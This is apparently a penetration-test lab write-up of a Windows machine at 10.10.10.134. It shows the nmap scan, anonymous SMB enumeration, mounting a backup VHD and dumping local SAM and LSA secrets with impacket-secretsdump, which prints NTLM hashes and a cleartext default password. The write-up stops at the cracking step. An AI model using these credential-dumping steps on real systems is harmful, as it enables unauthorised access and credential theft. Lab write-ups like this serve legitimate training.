

Information Gathering

1) Found open ports




```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.10.10.134 -sV -p- --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-27 10:58 IST
Nmap scan report for 10.10.10.134
Host is up (0.22s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for_Windows_7.9 (protocol 2.0)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49668/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  msrpc        Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 146.01 seconds
```

2) Found smb shares



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ smbclient -N -L '\\10.10.10.134\Backups'

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        Backups         Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.134 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

3) Connected to smb from windows



Map Network Drive

What network folder would you like to map?

Specify the drive letter for the connection and the folder that you want to connect to:

Drive: Z:

Folder: \\10.10.10.134\Backups


Example: \\server\share

☑ Reconnect at sign-in

□ Connect using different credentials


Browse...
Connect to a Web site that you can use to store your documents and pictures.
Finish
Cancel

4) Found VHDs



Name	Date modified	Type	Size
9b9cfbc3-369e-11e9-a17c-806e6f6e6963	22-02-2019 18:14	Hard Disk Image F...	36,876 KB
9b9cfbc4-369e-11e9-a17c-806e6f6e6963	22-02-2019 18:15	Hard Disk Image F...	52,91,308 ...
BackupSpecs	22-02-2019 18:15	XML Source File	2 KB
cd113385-65ff-4ea2-8ced-5630f6feca8f_...	22-02-2019 18:15	XML Source File	2 KB
cd113385-65ff-4ea2-8ced-5630f6feca8f_...	22-02-2019 18:15	XML Source File	9 KB
cd113385-65ff-4ea2-8ced-5630f6feca8f_...	22-02-2019 18:15	XML Source File	7 KB
cd113385-65ff-4ea2-8ced-5630f6feca8f_...	22-02-2019 18:15	XML Source File	3 KB
cd113385-65ff-4ea2-8ced-5630f6feca8f_...	22-02-2019 18:15	XML Source File	2 KB
cd113385-65ff-4ea2-8ced-5630f6feca8f_...	22-02-2019 18:15	XML Source File	2 KB
cd113385-65ff-4ea2-8ced-5630f6feca8f_...	22-02-2019 18:15	XML Source File	4 KB
cd113385-65ff-4ea2-8ced-5630f6feca8f_...	22-02-2019 18:15	XML Source File	4 KB
cd113385-65ff-4ea2-8ced-5630f6feca8f_...	22-02-2019 18:15	XML Source File	7 KB
cd113385-65ff-4ea2-8ced-5630f6feca8f_...	22-02-2019 18:15	XML Source File	2,319 KB

5) Found registry hives



Z:\WindowsImageBackup\L4mpje-PC\Backup 2019-02-22 124351\9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd\Windows\System32\config\


Z:\WindowsImageBackup\L4mpje-PC\Backup 2019-02-22 124351\9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd\Windows\System32\config\

Name	Size	Packed Size	Modified	Created	Accessed	Metadata C...	Attributes	Links	iNode	Blocks	Alternate St...	Alternate St...	Shor
COMPONENTS{6c...	524 288	524 288	2019-02-22...	2009-07-14...	2009-07-14...	2019-02-22...	HSA		22626	1		-	COM
COMPONENTS{6c...	524 288	524 288	2009-07-14...	2009-07-14...	2009-07-14...	2019-02-23...	HSA		11185	1		-	COM
DEFAULT	262 144	262 144	2019-02-22...	2009-07-14...	2019-02-22...	2019-02-22...	A		22627	1		-	
DEFAULT.LOG	1 024	4 096	2011-04-12...	2009-07-14...	2011-04-12...	2019-02-23...	HA		22628	1		-	
DEFAULT.LOG1	91 136	98 304	2019-02-22...	2009-07-14...	2009-07-14...	2019-02-22...	HA		22629	3		-	DEF/
DEFAULT.LOG2	0	0	2009-07-14...	2009-07-14...	2009-07-14...	2019-02-22...	HA		42673	0		-	DEF/
SAM	262 144	262 144	2019-02-22...	2009-07-14...	2019-02-22...	2019-02-22...	A		22630	1		-	
SAM.LOG	1 024	4 096	2011-04-12...	2009-07-14...	2011-04-12...	2019-02-23...	HA		22631	1		-	
SAM.LOG1	21 504	24 576	2019-02-22...	2009-07-14...	2009-07-14...	2019-02-22...	HA		22632	2		-	SAM
SAM.LOG2	0	0	2009-07-14...	2009-07-14...	2009-07-14...	2019-02-22...	HA		42674	0		-	SAM
SECURITY	262 144	262 144	2019-02-22...	2009-07-14...	2019-02-22...	2019-02-22...	A		22633	1		-	
SECURITY.LOG	1 024	4 096	2011-04-12...	2009-07-14...	2011-04-12...	2019-02-23...	HA		22634	1		-	
SECURITY.LOG1	21 504	24 576	2019-02-22...	2009-07-14...	2009-07-14...	2019-02-22...	HA		22635	1		-	SECU
SECURITY.LOG2	0	0	2009-07-14...	2009-07-14...	2009-07-14...	2019-02-22...	HA		42675	0		-	SECU
SOFTWARE	24 117 248	24 117 248	2019-02-22...	2009-07-14...	2019-02-22...	2019-02-22...	A		22636	2		-	
SOFTWARE.LOG	1 024	4 096	2011-04-12...	2009-07-14...	2011-04-12...	2019-02-23...	HA		22637	1		-	
SOFTWARE.LOG1	262 144	1 835 008	2019-02-22...	2009-07-14...	2009-07-14...	2019-02-22...	HA		22638	3		-	SOFT
SOFTWARE.LOG2	0	0	2009-07-14...	2009-07-14...	2009-07-14...	2019-02-22...	HA		42676	0		-	SOFT
SYSTEM	9 699 328	9 699 328	2019-02-22...	2009-07-14...	2019-02-22...	2019-02-22...	A		22639	2		-	
SYSTEM.LOG	1 024	4 096	2011-04-12...	2009-07-14...	2011-04-12...	2019-02-23...	HA		22640	1		-	
SYSTEM.LOG1	262 144	3 670 016	2019-02-22...	2009-07-14...	2009-07-14...	2019-02-22...	HA		22641	3		-	SYST

3 / 37 object(s) selected | 10 223 616 | 9 699 328 | 2019-02-22 18:13:54


Vulnerability Assessment

1) Dumped the hash from SAM and SYSTEM



```
┌──(vigneswar㉿VigneswarPC)-[/tmp/bastion]
└─$ impacket-secretsdump -sam SAM -system SYSTEM -security SECURITY local
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Target system bootKey: 0x8b56b2cb5033d8e2e289c26f8939a25f
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
L4mpje:1000:aad3b435b51404eeaad3b435b51404ee:26112010952d963c8dc4217daec986d9:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] DefaultPassword
(Unknown User):bureaulampje
[*] DPAPI_SYSTEM
dpapi_machinekey:0x32764bdcb45f472159af59f1dc287fd1920016a6
dpapi_userkey:0xd2e02883757da99914e3138496705b223e9d03dd
[*] Cleaning up...
```

2) Cracked the NTLM Hash

